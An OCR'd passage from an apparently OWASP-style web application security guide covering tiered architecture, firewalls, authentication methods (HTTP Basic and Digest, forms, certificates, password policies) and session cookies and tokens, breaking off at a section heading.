


Content services are separated from security repositories and downstream data storage because the use of user credentials is required. The principle at work is to place the controls and content in different compartments and protect the transmission of these confidential tokens using encryption. The user credentials are stored away from the content services and the data repositories such that a compromise of the web tier (content service) doesn't compromise the user registry or the data stores (although the user registry is commonly one of the collections of information in a data store). Segregating the "Security Registry" from the "Content Servers" also allows for more robust controls to be engineered into the functions that validate passwords, record user activity, and define authority roles to data, and additionally provides for some shared resource pooling for common activities such as maintaining a persistent database connection.



As an example, processing financial transactions typically requires a level of security that is more complex and stringent. Two tiers of firewalls may be needed as a minimal network control, and the content services may be further separated into presentation and control. Auditing of transactions may provide for an 'end-to-end' audit trail in which changes to financial transaction systems are logged with session keys that encapsulate the user identity, originating source network address, time-of-day and other information, and pass this information with the transaction data to the systems that clear the transactions with financial institutions. Encryption may be a requirement for electronic transmissions throughout each of the tiers of this architecture and for the storage of tokens, credentials and other sensitive information.

Digital signing of certain transactions may also be enforced if required by materiality, statutory or legal constraints. Defined conduits are also required between each of the tiers of the services to provide only for those protocols that are required by the architecture. Middleware is a key component; however, middle tier Application Servers can alternatively provide many of the services provided by traditional middleware.



Security from the Operating System

In general, relying on the operating system for security services is not a good strategy. That is not to say the operating system is not expected to provide a secure operating environment. Services like authentication and authorization are generally not appropriately handled for an application by the operating system. Of course this flies in the face of Microsoft's .NET platform strategy and Sun's JAAS. There are times when it is appropriate, but in general you should abstract the security services you need away from the operating system. History shows that too many system compromises have been caused by applications with direct access to parts of the operating system. Kernels generally don't protect themselves. Thus if a bad enough security flaw is found in a part of the operating system, the whole operating system can be compromised

and the applications fall victim to the attacker. If the purpose of an operating system is to provide a secure environment for running applications, exposing its security interfaces is not a strategically sound idea.

Security from the Network Infrastructure

Web applications run on operating systems that depend on networks to share data with peers and service providers. Each layer of these services should build upon the layers below it. The bottom and fundamental layer of security and control is the network layer. Network controls can range from Access Control Lists at the minimalist approach to clustered stateful firewall solutions at the top end. The primary two types of commercial firewalls are proxy-based and packet inspectors, and the differences seem to be blurring with each new product release. The proxies now have packet inspection and the packet inspectors are supporting HTTP and SOCKS proxies.

Proxy firewalls primarily stop a transaction on one interface, inspect the packet in the application layer and then forward the packets out another interface. Proxy firewalls aren't necessarily dual-homed as they can be implemented solely to stop stateful sessions and provide the forwarding features on the same interface; however, the key feature of a proxy is that it breaks the state into two distinct phases. A key benefit of proxy-based solutions is that users may be forced to authenticate to the proxy before their request is serviced, thereby providing for a level of control that is stronger than that afforded simply by the requestor's TCP/IP address.

Packet inspectors receive incoming requests and attempt to match the header portions of packets (along with other possible feature sets) with known traffic signatures. If the traffic signatures match an 'allowed' rule the packets are allowed to pass through the firewall. If the traffic signatures match 'deny' rules, or they don't match 'allowed' rules, they should be rejected or dropped. Packet inspectors can be further broken into two categories: stateful and non-stateful. A stateful packet inspection firewall learns a session characteristic when the initial session is built after it passes the rulebase, and requires no return rule. The outbound and inbound rules must be programmed into a non-stateful packet inspection firewall.

Regardless of the firewall platform adopted for each specific business need, the general rule is to restrict traffic between web clients and web content servers by allowing only external inbound connections to be formed over ports 80 and 443. Additional firewall rulesets may be required to pass traffic between Application Servers and RDBMS engines such as port 1521. Segmenting the network and providing for routing 'chokes' and 'gateways' is the key to providing for robust security at the network layers.

Chapter 6. Authentication

What is Authentication?

Authentication is the process of determining if a user or entity is who he/she claims to be.

In a web application it is easy to confuse authentication and session management (dealt with in a later section). Users are typically authenticated by a username and password or similar mechanism. When authenticated, a session token is usually placed into the user's browser (stored in a cookie). This allows the browser to send a token each time a request is being made, thus performing entity authentication on the browser. The act of user authentication usually takes place only once per session, but entity authentication takes place with every request.

Types of Authentication

As mentioned there are principally two types of authentication and it is worth understanding the two types and determining which you really need to be doing.

User Authentication is the process of determining that a user is who he/she claims to be.

Entity authentication is the process of determining if an entity is who it claims to be.

Imagine a scenario where an Internet bank authenticates a user initially (user authentication) and then manages sessions with session cookies (entity authentication). If the user now wishes to transfer a large sum of money to another account 2 hours after logging on, it may be reasonable to expect the system to re-authenticate the user!

Browser Limitations

When reading the following sections on the possible means of providing authentication mechanisms, it should be firmly in the mind of the reader that ALL data sent to clients over public links should be considered "tainted" and all input should be rigorously checked. SSL will not solve problems of authentication nor will it protect data once it has reached the client. Consider all input hostile until proven otherwise and code accordingly.

HTTP Basic

There are several ways to do user authentication over HTTP. The simplest is referred to as HTTP Basic authentication. When a request is made to a URI, the web server returns a HTTP 401 unauthorized status code to the client:

HTTP/1.1 401 Authorization Required

This tells the client to supply a username and password. Included in the 401 status code is the authentication header. The client requests the username and password from the user, typically in a dialog box. The client browser concatenates the username and password using a ":" separator and base 64 encodes the string. A second request


is then made for the same resource including the encoded username password string in the authorization headers.

HTTP authentication has a problem in that there is no mechanism available to the server to cause the browser to 'logout'; that is, to discard its stored credentials for the user. This presents a problem for any web application that may be used from a shared user agent.

The username and password of course travel in effective clear-text in this process and the system designers need to provide transport security to protect it in transit. SSL or TLS are the most common ways of providing confidentiality and integrity in transit for web applications.

HTTP Digest

There are two forms of HTTP Digest authentication that were designed to prevent the problem of username and password being interceptable. The original digest specification was developed as an extension to HTTP 1.0, with an improved scheme defined for HTTP 1.1. Given that the original digest scheme can work over HTTP 1.0 and HTTP 1.1 we will describe both for completeness. The purpose of digest authentication schemes is to allow users to prove they know a password without disclosing the actual password. The Digest Authentication Mechanism was originally developed to provide a general use, simple implementation, authentication mechanism that could be used over unencrypted channels.



As can be seen by the figure above, an important part of ensuring security is the addition of the data sent by the server when setting up digest authentication. If no unique data were supplied for request, an attacker would simply be able to replay the digest or hash.

The authentication process begins with a 401 Unauthorized response as with basic authentication. An additional header WWW-Authenticate header is added that explicitly requests digest authentication. A nonce is generated (the data) and the digest computed. The actual calculation is as follows:

1. String "A1" consists of username, realm, password concatenated with colons.

   owasp:users@owasp.org:password

2. Calculate MD5 hash of this string and represent the 128 bit output in hex
3. String "A2" consists of method and URI

   GET:/guide/index.shtml

4. Calculate MD5 of "A2" and represent output in ASCII.
5. Concatenate A1 with nonce and A2 using colons

6. Compute MD5 of this string and represent it in ASCII

This is the final digest value sent.

As mentioned HTTP 1.1 specified an improved digest scheme that has additional protection for

- Replay attacks
- Mutual authentication
- Integrity protection

The digest scheme in HTTP 1.0 is susceptible to replay attacks. This occurs because an attacker can replay the correctly calculated digest for the same resource. In effect the attacker sends the same request to the server. The improved digest scheme of HTTP 1.1 includes a NC parameter or a nonce count into the authorization header. This eight digit number represented in hex increments each time the client makes a request with the same nonce. The server must check to ensure the nc is greater than the last nc value it received and thus not honor replayed requests.

Other significant improvements of the HTTP 1.1 scheme are mutual authentication, enabling clients to also authenticate servers as well as allowing servers to authenticate clients and integrity protection.

Forms Based Authentication

Rather than relying on authentication at the protocol level, web based applications can use code embedded in the web pages themselves. Specifically, developers have previously used HTML FORMs to request the authentication credentials (this is supported by the TYPE=PASSWORD input element). This allows a designer to present the request for credentials (Username and Password) as a normal part of the application and with all the HTML capabilities for internationalization and accessibility.

While dealt with in more detail in a later section it is essential that authentication forms are submitted using a POST request. GET requests show up in the user's browser history and therefore the username and password may be visible to other users of the same browser.

Of course schemes using forms-based authentication need to implement their own protection against the classic protocol attacks described here and build suitable secure storage of the encrypted password repository.

A common scheme with Web applications is to prefill form fields for users whenever possible. A user returning to an application may wish to confirm his profile information, for example. Most applications will prefill a form with the current information and then simply require the user to alter the data where it is inaccurate. Password fields, however, should never be prefilled for a user. The best approach is to have a blank password field asking the user to confirm his current password and then two password fields to enter and confirm a new password. Most often, the ability to change a password should be on a page separate from that for changing other profile information.

This approach offers two advantages. Users may carelessly leave a prefilled form on their screen allowing someone with physical access to see the password by viewing the source of the page. Also, should the application allow (through some other security failure) another user to see a page with a prefilled password for an account other

than his own, a "View Source" would again reveal the password in plain text. Security in depth means protecting a page as best you can, assuming other protections will fail.

Note: Forms based authentication requires the system designers to create an authentication protocol taking into account the same problems that HTTP Digest authentication was created to deal with. Specifically, the designer should remember that forms submitted using GET or POST will send the username and password in effective clear-text, unless SSL is used.

Digital Certificates (SSL and TLS)

Both SSL and TLS can provide client, server and mutual entity authentication. Detailed descriptions of the mechanisms can be found in the SSL and TLS sections of this document. Digital certificates are a mechanism to authenticate the providing system and also provide a mechanism for distributing public keys for use in cryptographic exchanges (including user authentication if necessary). Various certificate formats are in use. By far the most widely accepted is the International Telecommunication Union's X509 v3 certificate (refer to RFC 2459). Another common cryptographic messaging protocol is PGP. Although parts of the commercial PGP product (no longer available from Network Associates) are proprietary, the OpenPGP Alliance (http://www.openPGP.org) represents groups who implement the OpenPGP standard (refer to RFC 2440).

The most common usage for digital certificates on web systems is for entity authentication when attempting to connect to a secure web site (SSL). Most web sites work purely on the premise of server side authentication even though client side authentication is available. This is due to the scarcity of client side certificates and in the current web deployment model this relies on users to obtain their own personal certificates from a trusted vendor; and this hasn't really happened on any kind of large scale.

For high security systems, client side authentication is a must and as such a certificate issuance scheme (PKI) might need to be deployed. Further, if individual user level authentication is required, then 2-factor authentication will be necessary.

There is a range of issues concerned with the use of digital certificates that should be addressed:

- Where is the root of trust? That is, at some point the digital certificate must be signed; who is trusted to sign the certificate? Commercial organizations provide such a service identifying degrees of rigor in identification of the providing parties, permissible trust and liability accepted by the third party. For many uses this may be acceptable, but for high-risk systems it may be necessary to define an in-house Public Key Infrastructure.
- Certificate management: who can generate the key pairs and send them to the signing authority?
- What is the Naming convention for the distinguished name tied to the certificate?
- What is the revocation/suspension process?
- What is the key recovery infrastructure process?

Many other issues in the use of certificates must be addressed, but the architecture of a PKI is beyond the scope of this document.

Entity Authentication

Using Cookies

Cookies are often used to authenticate the user's browser as part of session management mechanisms. This is discussed in detail in the session management section of this document.

A Note About the Referer

The referer [sic] header is sent with a client request to show where the client obtained the URI. On the face of it, this may appear to be a convenient way to determine that a user has followed a path through an application or been referred from a trusted domain. However, the referer is implemented by the user's browser and is therefore chosen by the user. Referers can be changed at will and therefore should never be used for authentication purposes.

Infrastructure Authentication

DNS Names

There are many times when applications need to authenticate other hosts or applications. IP addresses or DNS names may appear like a convenient way to do this. However the inherent insecurities of DNS mean that this should be used as a cursory check only, and as a last resort.

IP Address Spoofing

IP address spoofing is also possible in certain circumstances and the designer may wish to consider the appropriateness. In general use gethostbyaddr() as opposed to gethostbyname(). For stronger authentication you may consider using X.509 certificates or implementing SSL.

Password Based Authentication Systems

Usernames and passwords are the most common form of authentication in use today. Despite the improved mechanisms over which authentication information can be carried (like HTTP Digest and client side certificates), most systems usually require a password as the token against which initial authorization is performed. Due to the conflicting goals that good password maintenance schemes must meet, passwords are often the weakest link in an authentication architecture. More often than not, this is due to human and policy factors and can be only partially addressed by technical remedies. Some best practices are outlined here, as well as risks and benefits for each countermeasure. As always, those implementing authentication systems should measure risks and benefits against an appropriate threat model and protection target.

Usernames

While usernames have few requirements for security, a system implementor may wish to place some basic restriction on the username. Usernames that are derivations of a real name or actual real names can clearly give personal detail clues to an attacker. Other usernames like social security numbers or tax ID's may have legal implications. Email addresses are not good usernames for the reason stated in the Password Lockout section.

Storing Usernames and Passwords

In all password schemes the system must maintain storage of usernames and corresponding passwords to be used in the authentication process. This is still true for web applications that use the built in data store of operating systems like Windows NT. This store should be secure. By secure we mean the passwords should be stored in such a way that the application can compute and compare passwords presented to it as part of an authentication scheme, but the database should not be able to be used or read by administrative users or by an adversary who manages to compromise the system. Hashing the passwords with a simple hash algorithm like SHA-1 is a commonly used technique.

Ensuring Password Quality

Password quality refers to the entropy of a password and is clearly essential to ensure the security of the users' accounts. A password of "password" is obviously a bad thing. A good password is one that is impossible to guess. That typically is a password of at least 8 characters, one alphanumeric, one mixed case and at least one special character (not A-Z or 0-9). In web applications special care needs to be taken with meta-characters.

Password Lockout

If an attacker is able to guess passwords without the account becoming disabled, then eventually he will probably be able to guess at least one password. Automating password checking across the web is very simple! Password lockout mechanisms should be employed that lock out an account if more than a preset number of unsuccessful login attempts are made. A suitable number would be five.

Password lockout mechanisms do have a drawback, however. It is conceivable that an adversary can try a large number of random passwords on known account names, thus locking out entire systems of users. Given that the intent of a password lockout system is to protect from brute-force attacks, a sensible strategy is to lockout accounts for a number of hours. This significantly slows down attackers, while allowing the accounts to be open for legitimate users.

Password Aging and Password History

Rotating passwords is generally good practice. This gives valid passwords a limited life cycle. Of course, if a compromised account is asked to refresh its password then there is no advantage.

Automated Password Reset Systems

Automated password reset systems are common. They allow users to reset their own passwords without the latency of calling a support organization. They clearly pose some security risks in that a password needs to be issued to a user who cannot authenticate himself.

There are several strategies for doing this. One is to ask a set of questions during registration that can be asked of someone claiming to be a specific user. These questions should be free form, i.e., the application should allow the user to choose his own question and the corresponding answer rather than selecting from a set of predetermined questions. This typically generates significantly more entropy.

Care should be taken to never render the questions and answers in the same session for confirmation; i.e., during registration either the question or answer may be echoed back to the client, but never both.

If a system utilizes a registered email address to distribute new passwords, the password should be set to change the first time the new user logs on with the changed password.

It is usually good practice to confirm all password management changes to the registered email address. While email is inherently insecure and this is certainly no guarantee of notification, it is significantly harder for an adversary to be able to intercept the email consistently.

Sending Out Passwords


In highly secure systems passwords should only be sent via a courier mechanism or reset with solid proof of identity. Processes such as requiring valid government ID to be presented to an account administrator are common.

Single Sign-On Across Multiple DNS Domains

With outsourcing, hosting and ASP models becoming more prevalent, facilitating a single sign-on experience to users is becoming more desirable. The Microsoft Passport and Project Liberty schemes will be discussed in future revisions of this document.

Many web applications have relied on SSL as providing sufficient authentication for two servers to communicate and exchange trusted user information to provide a single sign on experience. On the face of it this would appear sensible. SSL provides both authentication and protection of the data in transit.

However, poorly implemented schemes are often susceptible to man in the middle attacks. A common scenario is as follows:


user requests a page over SSL that is actually not stored in this DNS domain
IBM Compatible
application returns a HTTP 302 redirect message with a token to hand in to the 3r party
IBM Compatible
user requests the new page and hands in the token
IBM Compatible

The common problem here is that the designers typically rely on the fact that SSL will protect the payload in transit and assumes that it will not be modified. He of course forgets about the malicious user. If the token consists of a simple username then the attacker can intercept the HTTP 302 redirect in a Man-in-the-Middle attack, modify the username and send the new request. To do secure single sign-on the token must be protected outside of SSL. This would typically be done by using symmetric algorithms and with a pre-exchanged key and including a time-stamp in the token to prevent replay attacks.

Chapter 7. Managing User Sessions

HTTP is a stateless protocol, meaning web servers respond to client requests without linking them to each other. Applying a state mechanism scheme allows a user's multiple requests to be associated with each other across a "session." Being able to separate and recognize users' actions to specific sessions is critical to web security. While a preferred cookie mechanism (RFC 2965) exists to build session management systems, it is up to a web designer / developer to implement a secure session management scheme. Poorly designed or implemented schemes can lead to compromised user accounts, which in too many cases may also have administrative privileges.

For most state mechanism schemes, a session token is transmitted between HTTP server and client. Session tokens are often stored in cookies, but also in static URLs, dynamically rewritten URLs, hidden in the HTML of a web page, or some combination of these methods.

Cookies

Love 'em or loath them, cookies are now a requisite for use of many online banking and e-commerce sites. Cookies were never designed to store usernames and passwords or any sensitive information. Being attenuated to this design decision is helpful in understanding how to use them correctly. Cookies were originally introduced by Netscape and are now specified in RFC 2965 (which supersedes RFC 2109), with RFC 2964 and BCP44 offering guidance on best practice. There are two categories of cookies, secure or non-secure and persistent or non-persistent, giving four individual cookies types.

- Persistent and Secure
- Persistent and Non-Secure
- Non-Persistenet and Secure
- Non-Persistent and Non-Secure

Persistent vs. Non-Persistent

Persistent cookies are stored in a text file (cookies.txt under Netscape and multiple *.txt files for Internet Explorer) on the client and are valid for as long as the expiry date is set for (see below). Non-Persistent cookies are stored in RAM on the client and are destroyed when the browser is closed or the cookie is explicitly killed by a log-off script.

Secure vs. Non-Secure

Secure cookies can only be sent over HTTPS (SSL). Non-Secure cookies can be sent over HTTPS or regular HTTP. The title of secure is somewhat misleading. It only provides transport security. Any data sent to the client should be considered under the total control of the end user, regardless of the transport mechanism in use.

How do Cookies work?

Cookies can be set using two main methods, HTTP headers and JavaScript. JavaScript is becoming a popular way to set and read cookies as some proxies will filter cookies set as part of an HTTP response header. Cookies enable a server and browser to pass information among themselves between sessions. Remembering HTTP is stateless, this may simply be between requests for documents in a same session or even when a user requests an image embedded in a page. It is rather like a server stamping a client, and saying show this to me next time you come in. Cookies can not be shared (read or written) across DNS domains. In correct client operation Ddomain A can't read Domain B's cookies, but there have been many vulnerabilities in popular web clients which have allowed exactly this. Under HTTP the server responds to a request with an extra header. This header tells the client to add this information to the client's cookies file or store the information in RAM. After this, all requests to that URL from the browser will include the cookie information as an extra header in the request.

What's in a cookie?

A typical cookie used to store a session token (for redhat.com for example) looks much like:

Table 7-1. Structure Of A Cookie

Domain	Flag	Path	Secure	Expiration	Name	Value
www.redhat.com	FALSE	/	FALSE	1154029490	Apache	64.3.40.151.16018996349247480

The columns above illustrate the six parameters that can be stored in a cookie.

From left-to-right, here is what each field represents:

domain: The website domain that created and that can read the variable.

flag: A TRUE/FALSE value indicating whether all machines within a given domain can access the variable.

path: The path attribute supplies a URL range for which the cookie is valid. If path is set to /reference, the cookie will be sent for URLs in /reference as well as sub-directories such as/reference/webprotocols. A pathname of " / " indicates that the cookie will be used for all URLs at the site from which the cookie originated.

secure: A TRUE/FALSE value indicating if an SSL connection with the domain is needed to access the variable.

expiration: The Unix time that the variable will expire on. Unix time is defined as the number of seconds since 00:00:00 GMT on Jan 1, 1970. Omitting the expiration date signals to the browser to store the cookie only in memory; it will be erased when the browser is closed.

name: The name of the variable (in this case Apache).

So the above cookie value of Apache equals 64.3.40.151.16018996349247480 and is set to expire on July 27, 2006, for the website domain at http://www.redhat.com.

The website sets the cookie in the user's browser in plaintext in the HTTP stream like this:

Set-Cookie: Apache="64.3.40.151.16018996349247480"; path="/"; domain="www.redhat.com"; path_spec; expires="2006-07-27 19:39:15Z"; version=0

The limit on the size of each cookie (name and value combined) is 4 kb.

A maximum of 20 cookies per server or domain is allowed.

Session Tokens

Cryptographic Algorithms for Session Tokens

All session tokens (independent of the state mechanisms) should be user unique, non-predictable, and resistant to reverse engineering. A trusted source of randomness should be used to create the token (like a pseudo-random number generator, Yarrow, EGADS, etc.). Additionally, for more security, session tokens should be tied in some way to a specific HTTP client instance to prevent hijacking and replay attacks. Examples of mechanisms for enforcing this restriction may be the use of page tokens which are unique for any generated page and may be tied to session tokens on the server. In general, a session token algorithm should never be based on or use as variables any user personal information (user name, password, home address, etc.)

Appropriate Key Space

Even the most cryptographically strong algorithm still allows an active session token to be easily determined if the keyspace of the token is not sufficiently large. Attackers can essentially "grind" through most possibilities in the token's key space with automated brute force scripts. A token's key space should be sufficiently large enough to prevent these types of brute force attacks, keeping in mind that computation and bandwith capacity increases will make these numbers insufficieint over time.

Session Management Schemes

Session Time-out

Session tokens that do not expire on the HTTP server can allow an attacker unlimited time to guess or brute force a valid authenticated session token. An example is the "Remember Me" option on many retail websites. If a user's cookie file is captured or brute-forced, then an attacker can use these static-session tokens to gain access to that user's web accounts. Additionally, session tokens can be potentially logged and cached in proxy servers that, if broken into by an attacker, may contain similar sorts of information in logs that can be exploited if the particular session has not been expired on the HTTP server.

Regeneration of Session Tokens

To prevent Session Hijacking and Brute Force attacks from occurring to an active session, the HTTP server can seamlessly expire and regenerate tokens to give an attacker a smaller window of time for replay exploitation of each legitimate token. Token expiration can be performed based on number of requests or time.

Session Forging/Brute-Forcing Detection and/or Lockout

